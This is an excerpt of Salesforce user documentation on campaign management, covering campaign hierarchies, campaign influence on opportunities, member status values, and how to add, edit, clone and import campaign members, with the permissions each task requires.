A campaign hierarchy shows campaigns that are associated with one another via the `Parent Campaign` field. A hierarchy illustrates a relationship between campaigns, such as a grouping of campaigns within a specific marketing tactic. Each campaign can have only one parent campaign but an unlimited number of sibling campaigns, and a campaign hierarchy can contain a maximum of five levels or generations. In other words, a campaign hierarchy has a maximum depth of five levels but an unlimited breadth on each level. Campaign members, such as contacts and leads, can be included on any level.

On the Campaign Hierarchy page, campaigns are indented to show that they are related to the campaigns above them. Campaigns are listed in descending order based on their hierarchy level. Click any campaign name to open the detail page for that campaign.

Statistics for an individual campaign are in the Campaign Statistics section of the campaign detail page. Aggregate statistics for parent and child campaigns are in the Campaign Hierarchy related list.

Note: To ensure accurate reporting, all campaigns in a hierarchy must use the same currency.

Setting Up Campaign Hierarchies
Viewing Campaign Hierarchy Statistics

Viewing Campaign Hierarchy Statistics

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view campaigns:	“Read” on campaigns
To view campaign hierarchies:	“Read” on campaigns

Campaign detail pages include a Campaign Hierarchy related list, which displays a parent campaign and all the campaigns directly below the parent campaign in the campaign hierarchy. You can create a campaign hierarchy by associating campaigns with one another using the `Parent Campaign` lookup field on the campaign detail page. Click any campaign in the related list to open the detail page for that campaign.

The Campaign Hierarchy related list provides statistics fields for each campaign in the list as well as the total value for the parent campaign and all the campaigns below it in the campaign hierarchy. Statistics fields are not visible in the related list until campaign hierarchies are enabled for your organization. For more information and a list of fields, see Setting Up Campaign Hierarchies on page 932.

The Campaign Hierarchy related list shows a maximum of two hierarchy levels: the parent campaign and its child campaigns. If a child campaign has children, those children do not appear in the related list but their data is included in the campaign hierarchy statistic field values. The campaign hierarchy statistic fields provide aggregate data regardless of whether you have sharing rights to view individual campaigns within the hierarchy. However, if you do not have access to a campaign that appears in the related list, you cannot view its detail page from the link on the related list. To view all the levels in a campaign hierarchy, click the **View Hierarchy** link next to the `Campaign Name` on the campaign detail page.

Displaying and Editing Campaigns
Campaign Fields

Displaying and Editing Campaigns

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view campaign lists:	"Read" on campaigns
To change campaigns:	"Edit" on campaigns AND `Marketing User` checked in your user information

Displaying Campaigns

Once you have located a campaign on the campaigns home or list pages, click the campaign name to display detailed information. You can also select a campaign name from the Campaign History related list of an associated lead, contact, or person account. If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.

Editing Campaigns

To update a campaign, click **Edit**, and then change the fields you want to update. When you have finished, click **Save**. You can also click **Save & New** to save the current campaign and create another.

Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator.

Note: To edit a campaign that is a child of another campaign, you must have at least "Read" access on the parent.

Creating Campaign Hierarchies

When creating or editing a campaign you can use the `Parent Campaign` lookup field to assign a parent to your campaign. In the lookup dialog you can search for an existing campaign or create a new parent campaign. For more information on configuring campaign hierarchies for your organization, see Setting Up Campaign Hierarchies on page 932.

Calculating Campaign Statistics

The campaign detail includes campaign statistic fields, which are updated automatically and include values from all associated records regardless of whether you have read access to those records. If you have campaign hierarchies enabled, the Campaign Hierarchy related list contains aggregate statistics for a parent campaign and all the campaigns below it in the campaign hierarchy.

Note: The campaign statistics calculation process runs every two minutes and processes one campaign's statistics at a time. If there are a large number of campaigns or campaigns with large numbers of campaign members pending, there may be a delay of 10 minutes or more.

Linking Contacts, Leads, or Person Account to Campaigns

Select one of the following options from the **Manage Members** drop-down button on the campaign detail page:

- **Add Members - Search** to add campaign members from a search.
- **Add Members - Import File** to add campaign members by importing leads from a comma-delimited text file (.csv).
- **Edit Members - Search** to view, update, or delete existing campaign members.
- **Update & Add Members - Import File** to edit campaign member status using an import file.

Advanced Setup

Click **Advanced Setup** to customize the `Member Status` values for a campaign. The `Member Status` values are the possible responses that a member can have to the campaign, for example, “Sent,” “Responded,” “Attended.” See Customizing Campaign Setup on page 931.

Campaign Related Lists

- Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.
- The lower portion of the display provides information related to the campaign including activities, attachments, campaign members, campaign hierarchies, and the opportunities that resulted from the campaign. The related lists you see are determined by your personal customization, and by any customization your administrator has made to page layouts or your permissions to view related data. You can click individual items to display additional detail. Click **More** at the bottom of the page or **View More** below a related list to display more items.

Printing Campaigns

To view a printable display of all information for the campaign, click **Printable View** on the campaign detail page. Use your browser’s Print function to print the display.

Sharing

To share a campaign with other users, groups, or roles, click **Sharing**. See Sharing Campaigns on page 964.

To return to the last list page you viewed, click **Back to list** at the top of the campaign detail page. If your organization has enabled collapsible page sections, use the arrow icons next to the section headings to expand or collapse each section on the detail page.

Searching for Campaigns
Managing Campaigns

Customizing Campaign Setup

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view campaigns:	“Read” on campaigns
To edit member status values:	“Edit” on campaigns AND `Marketing User` checked in your user information

For each campaign, Marketing Users must define campaign `Member Status` values. These are the statuses that a lead, contact, or person account may have for a campaign. For example, you might define values of “Planned,” “Sent Invitation,” “RSVP,” and “Attended” for a conference. If you want to copy the `Member Status` values from an existing campaign, you can begin by cloning that campaign.

User Privileges for Customizing Campaign Setup

- Anyone can view a campaign's advanced setup. You can *edit* advanced setup if:
  - ◊ The `Marketing User` checkbox is selected in your user information
  - ◊ You have the “Edit” permission on campaigns
  - ◊ You have at least read/write sharing access on the campaign record
- If you replace member status values, all campaign records are updated regardless of your sharing access to the related contacts or leads.

Defining Member Status Values

New campaigns have two default member status values: “Sent” and “Responded”. You can edit them or create new ones.

1. Click **Advanced Setup** on a campaign detail page.
2. Click **Edit**.
3. Update the existing entries or add new values.
4. Click **Add More** as needed to add additional entries. You can add up to 50 entries.
5. Select one entry as the “Default” value.
6. Choose which values will be counted as “Responded.” Members with “Responded” values are tallied in the `Total Responses` field on the campaign.

Note: Modifying the Responded checkbox has broad effects. When you select or deselect the Responded checkbox, campaign statistics and campaign member details change accordingly. Specifically, the fields `Responded`, `Last Responded Date`, and `Last Modified` change on the campaign member record. For example, if you're working with a status called “Attended” and you select the `Responded` checkbox for it, existing campaign members whose status is “Attended” will then be counted as responses in campaign statistics and the aforementioned date fields will update.

Replacing Member Status Values

You can globally replace the `Member Status` values for each campaign member. For example, you may decide that "Attended" is a more appropriate value than "Showed Up."

1. Click **Advanced Setup** on a campaign detail page.
2. Click **Replace** in the Member Status Values related list.
3. Enter the value you want to change, and select the new value.
4. Click **Save**.

Note: Replacing the campaign member status doesn't recalculate roll-up summary fields or fire workflow, triggers, or validation rules.

See Also:

Managing Campaign Members

Setting Up Campaign Hierarchies

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create a campaign hierarchy:	"Create" on campaigns AND `Marketing User` enabled in your user detail page
To set up campaign hierarchies:	"Customize Application"

Campaign hierarchies provide a powerful categorization tool that enables you to analyze and report on the health of your related campaigns. By associating campaigns with one another using a lookup relationship, you can group campaigns within a specific marketing program or initiative. A hierarchy can contain a maximum of five levels. Each campaign can have only one parent campaign but an unlimited number of sibling campaigns. By default, the Campaign Hierarchy related list appears on the campaign detail page but does not contain records until campaign hierarchies are configured for your organization.

To set up campaign hierarchies, add the `Parent Campaign` field to your campaign page layout and enable the campaign hierarchy statistics fields.

Note: Depending on your user profile, the campaign hierarchy statistics fields may already be visible.

The campaign hierarchy fields include:

- `Total Num Sent in Hierarchy`
- `Total Expected Revenue in Hierarchy`
- `Total Budgeted Cost in Hierarchy`

- `Total Actual Cost in Hierarchy`
- `Total Leads in Hierarchy`
- `Total Converted Leads in Hierarchy`
- `Total Contacts in Hierarchy`
- `Total Opportunities in Hierarchy`
- `Total Won Opportunities in Hierarchy`
- `Total Value Won Opportunities in Hierarchy`
- `Total Value Opportunities in Hierarchy`
- `Total Responses in Hierarchy`

See Campaign Fields on page 958 for a description of each field.

The process for making the fields visible depends on your Salesforce edition. For Enterprise, Unlimited and Developer editions, use field-level security. As you make each field visible, Salesforce displays the field's value in the **Hierarchy Total** section of the Campaign Hierarchy related list. For Professional Edition, add the campaign hierarchy statistic fields to the campaign page layout; the fields will appear on the page layout and in the **Hierarchy Total** section of the Campaign Hierarchy related list.

Note: The campaign hierarchy fields provide aggregate data for a parent campaign and all the campaigns below it in the campaign hierarchy, regardless of whether a user has sharing rights to a particular campaign within the campaign hierarchy. Therefore, consider your organization's campaign sharing settings when enabling campaign hierarchy fields. If you do not want users to see aggregate hierarchy data that includes campaigns to which the users do not have access, you can choose to remove any or all of the campaign hierarchy fields from the Campaign Hierarchy related list. If you do not add the campaign hierarchy fields to the related list or page layout, you can still access these fields on reports.

Once campaign hierarchies are set up, users can create and assign parent campaigns using `Parent Campaign` and then view details about the hierarchy on the Campaign Hierarchy page or the Campaign Hierarchy related list.

Note: All campaigns within a hierarchy must use the same currency.

The Campaign Hierarchy page, accessible from the **[view hierarchy]** link next to the **Campaign Name** on the campaign record, shows all the levels in a hierarchy and the campaigns included in each level. For more information, see Viewing Campaign Hierarchies on page 927. The Campaign Hierarchy related list provides aggregate data for the parent campaign and all the campaigns below it in the hierarchy. For more information see Viewing Campaign Hierarchy Statistics on page 928.

Associating Influential Campaigns to Opportunities

What is Campaign Influence?

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up campaign influence:	"Customize application"
To view the campaign influence related list:	"Read" on campaigns AND "Read" on opportunities
To manually add influential campaigns:	"Read" on campaigns AND "Edit" on opportunities

Because opportunities are usually influenced by more than one campaign, the campaign influence feature allows you to manually or automatically associate multiple influential campaigns to a single opportunity. You can view influential campaigns from the Campaign Influence related list on the opportunity detail page. The `Primary Campaign Source` field on an opportunity detail page allows you to designate the most influential campaign for that opportunity.

If enabled, automatic association will add influential campaigns to opportunities when the campaign is related to a contact that is assigned a contact role on the opportunity prior to the opportunity close date. You can specify additional automatic association criteria, including a campaign influence time frame that limits the amount of time a campaign can influence a new opportunity after the campaign first associated date and before the opportunity created date. Influential campaigns can also be added to opportunities manually by clicking the **Add Campaign** button in the Campaign Influence related list.

Use the Campaigns with Influenced Opportunities campaign report to view opportunities that have been influenced by multiple campaigns.

Before using the campaign influence feature, you must complete the following:

1. Add the Campaign Influence related list to the opportunities page layout in Setup by clicking **Customize** > **Opportunities** > **Page Layouts**.

   Note: The Campaign Influence related list is already added to the opportunities page layout for customers who signed up for a new Salesforce organization after the launch of the Winter '09 release, which occurred in October 2008.

2. Set up campaign influence.

Campaign Fields

Configuring Campaign Influence

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up campaign influence:	"Customize application"

Setting up Campaign Influence

You can configure influential campaigns to be automatically added to opportunities. When automatic association is enabled, influential campaigns are added to opportunities when a campaign is related to a contact that is assigned a contact role on an opportunity prior to the close date of the opportunity. For example, if you have an email campaign with a member who is assigned a contact role on an open opportunity, the email campaign will be added to the Campaign Influence related list for that opportunity.

You can set a Campaign Influence Time Frame that specifies the maximum number of days between the campaign first associated date and the opportunity created date, during which a campaign is considered influential. For example, if you specify a Campaign Influence Time Frame of 15 days and one of your contacts becomes a member of a campaign on June 1, the campaign is considered influential to any opportunity that is created and associated with the contact by June 15. Use the association rules to configure additional criteria that campaigns must meet to be automatically associated to an opportunity.

When automatic association is disabled, users must manually add influential campaigns to opportunities using the Campaign Influence related list.

To set up automatic association for campaign influence:

1. From Setup, click **Customize** > **Campaigns** > **Campaign Influence**.
2. Select `Enabled`.
3. In the `Campaign Influence Time Frame` field, optionally specify the maximum number of days between the campaign first associated date and the opportunity created date.

   Note: Campaigns associated to a contact prior to this time frame will not be considered influential. The maximum campaign influence time frame is 9,999 days. If you do not want to specify a campaign influence time frame, leave the `Campaign Influence Time Frame` field blank.

4. Optionally, define additional filter criteria that must be met in order for a campaign to be automatically associated.
5. Click **Save**.

Campaigns will be automatically added to the Campaign Influence related list on opportunities when they meet the criteria you specified.

To disable automatic association for campaign influence:

1. From Setup, click **Customize** > **Campaigns** > **Campaign Influence**.

2. Select `Disabled`.
3. Click `Save`.

To manually add influential campaigns:	"Read" on campaigns AND "Read" and "Edit" on opportunities

Adding, Editing, and Deleting Influential Campaigns

The Campaign Influence related list on an opportunity detail page provides information about campaigns that have influenced the opportunity. From the Campaign Influence related list, you can add, edit, and delete influential campaigns.

Consider the following information before adding, editing, or deleting influential campaigns:

- Though multiple campaigns can be influential, you can only designate one campaign as the primary campaign source on the opportunity.
- The campaign you manually designate as the primary campaign source will always display in the Campaign Influence related list.
- The opportunities fields of the campaign statistics section on a campaign detail page will only be populated for the campaign designated as the primary campaign source. For example, if you have an email campaign and a telemarketing campaign that both influenced the same opportunity, and you designated the email campaign as the primary campaign source, the campaign statistics opportunities fields will only be populated for the email campaign.
- When you select the `Primary Campaign Source` checkbox, the `Primary Campaign Source` field on the opportunity detail page is updated with the name of the primary campaign. It is possible that workflow and Apex rules on opportunities can be triggered by this change.

To add influential campaigns from the Campaign Influence related list:

1. View the detail page of an opportunity.
2. Click **Add Campaign** in the Campaign Influence related list.
3. Enter a campaign name in the `Campaign name` field or click the icon to search for a campaign.

4. Optionally select the `Primary Campaign Source` checkbox to designate the campaign as the primary campaign.
5. Click **Save**.

You can also configure filter criteria that, when met, will automatically add influential campaigns to opportunities. For example, you can configure a filter to add only email and telemarketing campaigns.

To edit influential campaigns:

1. View the detail page of an opportunity.
2. Click **Edit** next to the campaign you want to edit in the Campaign Influence related list.
3. Optionally select or deselect the `Primary Campaign Source` checkbox.
4. Click **Save**.

To delete influential campaigns:

1. View the detail page of an opportunity.
2. Click **Del** next to the campaign you want to delete in the Campaign Influence related list.
3. Click **OK**.

Managing Campaign Members

Managing Campaign Members

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Campaign members are created from lead, contact, or person account records. Salesforce provides a variety of ways in which you can manage your campaign members. You can add and update up to 50,000 campaign members at a time through lead, contact, and person account reports; you can search for and add or edit multiple leads and contacts from the Manage Members page; you can add an unlimited number of leads and contacts using a CSV import file; or you can add members to a campaign one at a time from contact or lead detail pages.

Adding Campaign Members

You can add new members to a campaign:

- Individually from the Campaign History related list on a contact, lead, or person account detail page
- By searching for contacts and leads from the Manage Members page
- From a campaign, contact, person account, or lead report
- From a list view of existing contacts or leads
- From a CSV import file of new leads
- From a CSV import file of existing members

Note: If a campaign has a campaign member type, you must have access to that campaign member type in order to add members to the campaign. Otherwise, you can only update existing campaign members.

Editing Campaign Members

You can edit the details of existing campaign members:

- Campaign History related list on a contact, lead, or person account detail page
- From the Campaign Members related list on a campaign detail page
- From the Manage Members page

Updating the Status of Existing Campaign Members

You can update the status of existing campaign members:

- From the Campaign History related list on a contact, lead, or person account detail page
- From the Manage Members page
- From a campaign, contact, person account, or lead report
- From a CSV import file of existing members

Removing Campaign Members

You can remove members of a campaign:

- From the Campaign History related list on a contact, lead, or person account detail page
- From the Campaign Members related list on a campaign detail page
- From the Manage Members page

Example Uses

- **Create follow-up campaigns**—Search for a custom list view of contacts or leads that is restricted to an earlier campaign and a certain member status, such as "Attended". Then add items from the generated list to a follow-up campaign. See Adding Contacts or Leads from a List View to a Campaign on page 946.
- **Leverage reporting functionality**—Customize a standard report or build a new custom report that returns a list of contacts, person account, or leads that you want to target. With the click of a button, you can add the entire list to a campaign. See Add Campaign Members from Reports on page 944.

Editing Multiple Campaign Members

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Existing Members tab:	"Edit" on campaigns AND "Read" on leads or contacts AND `Marketing User` checked in your user information
To update and remove campaign members:	"Edit" on campaigns AND "Edit" on leads and contacts AND `Marketing User` checked in your user information

Editing Campaign Members from the Manage Members Page

Note: Before using the Manage Members page, verify that you are using a supported browser.

To update the campaign member status, edit campaign member details, or remove campaign members from the Manage Members page:

1. Click **Manage Members** and choose **Edit Members - Search** from the drop-down button on a campaign detail page or the Campaign Members related list on a campaign detail page.
2. On the Existing Members subtab, optionally enter filter criteria to find existing members and click **Go!**.

   Note: For campaigns with campaign members created from both leads and contacts, you must have "Read" permission on leads and contacts to see all members. If you only have "Read" on leads, you will only see campaign members created from leads; if you only have "Read" on contacts, you will only see campaign members created from contacts.

3. Select the checkboxes next to the records you want to edit. To select all records on the current page, select the checkbox in the header row.
4. Optionally perform the following actions:

   - To change the campaign member status, select a status from the **Update Status** drop-down list.
   - To remove a member from a campaign, click **Remove**.

- To edit the details of a campaign member, click **Edit**. Fields derived from the lead or contact record can only be edited on the lead or contact detail page. The `Campaign Member Type` field can only be edited on the campaign detail page.
- To view, edit, delete, clone, a campaign member, click the campaign member's name in the Name column.

The latest Manage Members page is not available in accessibility mode. In accessibility mode, you can still add contacts or leads to a campaign, update campaign members, and remove campaign members using the campaign member wizards.

Using the Campaign Members Related List
Adding Multiple Campaign Members
Displaying and Editing a Campaign Member

Using the Campaign Members Related List

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view campaigns:	"Read" on campaigns
To view the campaign members related list:	"Read" on campaigns AND "Read" on leads or contacts
To edit the campaign members related list:	"Read" on campaigns AND "Read" on leads or contacts
To view and use the **Manage Members** button on the campaign members related list:	"Edit" on campaigns AND "Read" on leads or contacts AND `Marketing User` checked in your user information

With the Campaign Members related list, you can view, add, edit, or remove campaign members directly from a campaign detail page.

The Campaign Members related list displays five campaign members by default. To display more members, click the **Show more** link.

Note: For campaigns with campaign members created from both leads and contacts, you must have “Read” permission on leads and contacts to see all members. If you only have “Read” on leads, you will only see campaign members created from leads; if you only have “Read” on contacts, you will only see campaign members created from contacts.

The **Manage Members** drop-down button in the Campaign Members related list and in the campaign detail section lets you search for leads and contacts and add them as campaign members, update or remove existing members, and add and update campaign members using an import file.

From the Campaign Members related list:

- Click the campaign member's name in the Name, First Name, or Last name column to view the campaign member details.
- Click **Remove** to remove a campaign member from the campaign.
- Click **Edit** to edit the campaign member details.
- Select one of the following from the **Manage Members** drop-down button:
    - ◊ **Add Members - Search** to add campaign members from a search.
    - ◊ **Add Members - Import File** to add campaign members by importing leads from a comma-delimited text file (.csv).
    - ◊ **Edit Members - Search** to view, update, or delete existing campaign members.
    - ◊ **Update & Add Members - Import File** to edit campaign member status using an import file.

Adding Multiple Campaign Members

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add campaign members:	"Edit" on campaigns AND "Edit" on leads and contacts AND `Marketing User` checked in your user information
To remove campaign members:	"Read" on campaigns AND "Edit" on leads or contacts

Adding Campaign Members from the Manage Members Page

You can add leads and contacts as members of a campaign from the Manage Members page. To add contacts to a campaign, the `Add to Campaign` checkbox must be enabled. If a campaign has a campaign member type, you must have access to that campaign member type in order to add members to the campaign. Otherwise, you can only update existing campaign members.

Note: Before using the Manage Members page, verify that you are using a supported browser.

To add campaign members from the Manage Members page:

1. Click **Manage Members** and choose **Add Members - Search** from the drop-down button on a campaign detail page or the Campaign Members related list.
2. On the Add Members subtab, select the `Leads` or `Contacts` radio button to add leads or contacts, respectively.
3. Search for leads or contacts:
   - You can specify search filters and click **Go!**
   - Alternatively, you can select an existing view, such as all open leads, from the Use Existing View drop-down list. Your results will display automatically. If you select an existing view, you can modify its criteria by adding or changing filters, and clicking **Go!**.

     Note: You cannot modify filter criteria if you selected a view that uses advanced options or that uses more than five filters. Filter criteria will be reflected in your search results for these views, though not all filter criteria will display.

4. Select the checkboxes next to the records you want to add. To select all records on the current page, select the checkbox in the header row.
5. Select a status from the **Add with Status** drop-down list.

A confirmation message will display and you will see the members you added on the Existing Members subtab.

Note: If you are unable to add contacts, enable the `Add to Campaign` checkbox:

1. From Setup, click **Customize** > **Contacts** > **Search Layouts**.
2. Click **Edit** next to Contacts List View.
3. Select `Add to Campaign`.
4. Click **Save**.

The latest Manage Members page is not available in accessibility mode. In accessibility mode, you can still add contacts or leads to a campaign, update campaign members, and remove campaign members using the campaign member wizards.

Editing Multiple Campaign Members

Add Campaign Members from Reports

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add campaign members from a contact report:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Read" on contacts AND "Read" on reports
To add campaign members from a lead report:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Read" on leads AND "Read" on reports
To add campaign members from a person account report:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Read" on contacts AND "Read" on reports

To add leads, contacts, or person accounts from a report to a campaign:

1. Click **Add to Campaign** from a campaign, contact, lead, or person account report that returns lead, contact, or person account records.

   Tip: You must have sharing access to view the lead or contact you are adding.

If your report returns more than 50,000 records, the button will be disabled. You can modify your report to return fewer records.

2. Use the lookup icon to choose a campaign to which the report results will be added.
3. Choose a member status for the contacts, leads, or person accounts you are adding to the campaign.
4. Choose whether or not to override the member status of members who already exist in the campaign.

   If you choose to override the status of existing campaign members, you will be updating their member statuses to whatever value you selected in the previous step.
5. Click **Add to Campaign**.
6. Review the confirmation screen.
7. Click **Done** to return to the report.

Note: You can add campaign members directly from a tabular, summary, or matrix report, but not from a joined report.

Consider the following additional tips when adding campaign members from a report:

- Campaign members are added in batches, so in the event that the process is interrupted, for example, by clicking **Cancel**, some members will still be added.
- If lead or contact records are edited after you click **Add to Campaign** but before they are actually added, they will not be added to the campaign.
- You cannot add converted leads to campaigns. If any converted leads are included in a report, they will be ignored during the add to campaign process.
- If a campaign has a campaign member type, you must have access to that campaign member type in order to add members to the campaign. Otherwise, you can only update existing campaign members.

Managing Campaign Members

Adding Contacts or Leads from a List View to a Campaign

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add multiple existing contacts to a campaign:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Edit" on contacts
To add multiple existing leads to a campaign:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Edit" on leads
To add multiple person accounts to a campaign:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Edit" on contacts

To add existing contacts, leads, or person accounts to a campaign from a list view:

1. Navigate to a list view of contacts or leads, such as the "My Contacts" list view. You can create custom list views that restrict results according to campaign name and optionally also by campaign member status.

   Tip: You must have sharing access to view the lead or contact you are adding.

   Note that person accounts are included in contact list views and can be added to campaigns from them.
2. Check the boxes next to the records you want to select. Optionally, check the box in the column header to select all currently displayed items. Up to 250 records can display on the page at a time.
3. Click **Add to Campaign**. If a campaign has a campaign member type, you must have access to that campaign member type in order to add members to the campaign. Otherwise, you can only update existing campaign members.
4. In the first step of the wizard, enter the name of the campaign you want to update, or click the lookup icon to search for and select an existing campaign.
5. Choose whether or not to override the member status of members who already exist in the campaign.

If you choose to override the status of existing campaign members, you will be updating their member statuses to whatever value you selected in the previous step.

6. Click **Add to Campaign**.
7. In the second step of the wizard, review confirmation messages about the members you selected. If a selected member already existed in the campaign, then its member status value will have been updated.
8. Click **Done** to exit the wizard and return to the list view.

Managing Campaign Members

Displaying and Editing a Campaign Member

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view, edit, or remove campaign members:	"Read" on campaigns AND "Read" on leads AND "Read" on contacts
To add campaign members:	"Read" on campaigns AND "Edit" on leads AND "Edit" on contacts

From the campaign member detail page, you can edit, delete, or clone a campaign member record. Additionally, if the campaign member is based on a lead, you can convert the lead; if the campaign member is based on a contact, you can create an opportunity.

To view the campaign member detail page, click the campaign member's name in the Name, First Name, or Last Name columns on the Campaign Members related list on a campaign detail page or on the Existing Members tab.

Note: To view a campaign member, you must have permissions on the campaign and the lead or contact. For example, to view a campaign member created from a lead, you must be able to view both the campaign and the lead.

To edit the campaign member detail page layout, click the **Edit Layout** link or from Setup, click **Customize** > **Campaigns** > **Campaign Member** > **Page Layouts**.

Editing a Campaign Member

To edit a campaign member, click **Edit** on the campaign member detail page, change the fields you want to update, then click **Save**. Fields derived from the contact or lead can only be edited from the lead or contact detail pages.

Note: If your administrator has enabled inline editing for your organization, you cannot use inline editing on the `Status` drop-down list on the campaign member detail page. Instead, click **Edit** on the campaign detail page to edit the `Status` drop-down list.

Cloning a Campaign Member

To clone a campaign member, click **Clone** on the campaign member detail page, then select a campaign and a contact or lead. Change the fields you want to clone for the new campaign member, then click **Save**.

Deleting a Campaign Member

To delete a campaign member, click **Delete** on the campaign member detail page.

Note: Deleting a campaign member record is permanent; the record is not recoverable from the recycle bin. However, the original lead or contact record is not deleted.

Converting a Lead

If the campaign member was created from a lead, you can click **Convert Lead** on the campaign member detail page to convert the lead. When you convert a lead, the campaign member is still a part of the campaign, but its type changes from lead to contact.

Creating an Opportunity

If the campaign member was created from a contact, you can click **Create Opportunity** on the campaign member detail page to create an opportunity. When you create an opportunity, the campaign member is still a part of the campaign.

Campaign Member Fields

Campaign Member Fields

The available fields vary according to which Salesforce Edition you have.

These are the fields (in alphabetical order) that make up a campaign member. Most campaign member fields are derived from the lead or contact record from which the campaign member was created and must be edited from the corresponding lead or contact record. Some of these fields may not be visible or editable depending on your page layout and field-level security settings.

Field	Description
Campaign	The campaign to which the lead or contact belongs.
Campaign Member Currency	The default currency for currency amount fields on the campaign member. Amounts display in the campaign member currency and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.
Campaign Member Type	The record type of the campaign member, which determines the page layout available for the campaign member. (Read only)
City	City portion of the lead or contact's address.
Company (Account)	The company, if the campaign member is based on a lead, or the account, if the campaign member is based on a contact.
Contact	The name of the contact, if the campaign member is based on a contact.
Country	Country portion of the lead or contact's address.
Country (beta)	The country for the address. Entry is selected from a picklist of standard values.
Created By	User who created the campaign member. (Read only)
Created Date	Date the campaign member was created. (Read only)
Description	Description of the lead or contact.
Do Not Call	Indicates that the contact does not want to be contacted by phone. If you use Data.com, the Phone field value will be masked out in search results and on the Contact Card, and it will be blank in .csv files created when you export records.
Email	Email address of the lead or contact.
Email Opt Out	Indicates that the contact does not want to receive email. If you use Data.com, the Email field value will be masked out in search results and on the Contact Card, and it will be blank in .csv files created when you export records.
Fax	Fax number of the lead or contact.
Fax Opt Out	Indicates if the person has requested not to be included in broadcast faxes.
First Name	First name of the lead or contact.
First Responded Date	Date the campaign member first responded. (Read only)
Last Modified By	User who last changed the campaign member record. (Read only)
Last Modified Date	Date the campaign member record was last modified. (Read only)
Last Name	Last name of the lead or contact.
Lead	The name of the lead, if the campaign member is based on a lead.
Lead Source	Source of lead, for example, Advertisement, Partner, or Web. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.
Mobile	Mobile phone number for the lead or contact.
Phone	Phone number for the lead or contact.

Field	Description
`Responded`	Indicates if the campaign member has responded.
`Salutation`	The salutation for addressing the person, for example, Mr., Ms., Dr., or Prof.
`State/Province`	State or province portion of the lead or contact's address.
`State/Province` (beta)	The state or province for the address. Entry is selected from a picklist of standard values.
`Status`	The status of the campaign member, for example, sent or responded.
`Street`	Street portion of the lead or contact's address.
`Title`	The title of the lead or contact, for example, President.
`Zip/Postal Code`	Zip or postal code portion of the lead or contact's address.

Adding Multiple Campaign Members

Adding, Editing, or Cloning Individual Campaign Members

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add or clone a campaign member:	"Read" on campaigns AND "Edit" on leads and contacts
To edit a lead or contact campaign member:	"Read" on campaigns AND "Read" or "Edit" on leads or contacts
To edit person account campaign member:	"Read" on campaigns AND "Read" or "Edit" on accounts and contacts

For campaigns that elicit responses one-by-one, for example, via a phone call to a sales rep, you can manually link a contact, lead, or person account to a campaign and update that individual's campaign status. Any user can do this from the Campaign History related list on a contact, lead, or person account.

You can also add multiple campaign members and edit multiple campaign members.

Note: If a campaign has a campaign member type, you must have access to that campaign member type in order to add members to the campaign. Otherwise, you can only update existing campaign members.

Adding Individual Campaign Members

To add a campaign member:

1. Click **Add to Campaign** in the Campaign History related list on the detail page of the contact, lead, or person account you want to add to the campaign.
2. In the popup window, specify the campaign.
3. On the Campaign Member Edit page, specify the campaign member status.
4. Enter or change any additional information.

   Fields derived from the lead or contact record can only be edited on the lead or contact detail page. The `Campaign Member Type` field can only be edited on the campaign detail page.
5. Click **Save**.

Editing Individual Campaign Members

To edit a campaign member:

1. Find an existing campaign member:
   - Click **Edit** next to the campaign name in the Campaign History related list on the detail page of a contact, lead, or person account
   - Click **Edit** next to the campaign member's name in the Campaign Members related list on the detail page of a campaign
2. Enter or change any additional information.

   Fields derived from the lead or contact record can only be edited on the lead or contact detail page. The `Campaign Member Type` field can only be edited on the campaign detail page.
3. Click **Save**.

Cloning Individual Campaign Members

To clone a campaign member:

1. Click a campaign member's name in the Name, First Name, or Last Name columns in the Campaign Members related list of the detail page of a campaign.
2. Click **Clone**.
3. In the popup window, specify a campaign.
4. On the Campaign Member Edit page, specify either a lead or a contact; do not specify both.
5. Enter or change any additional information.

   Fields derived from the lead or contact record can only be edited on the lead or contact detail page. The `Campaign Member Type` field can only be edited on the campaign detail page.
6. Click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

Managing Campaign Members

Importing Campaign Members

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change campaigns:	“Edit” on campaigns AND `Marketing User` checked in your user information
To import leads as campaign members:	“Edit” on campaigns AND `Marketing User` checked in your user information AND “Import Leads”
To use the campaign update wizard:	“Edit” on campaigns AND `Marketing User` checked in your user information AND “Import Leads” AND “Read” on contacts

With the two campaign import wizards, designated Marketing Users can use CSV (comma-separated values) files to import new leads and track the responses of leads and contacts at each stage of a campaign.

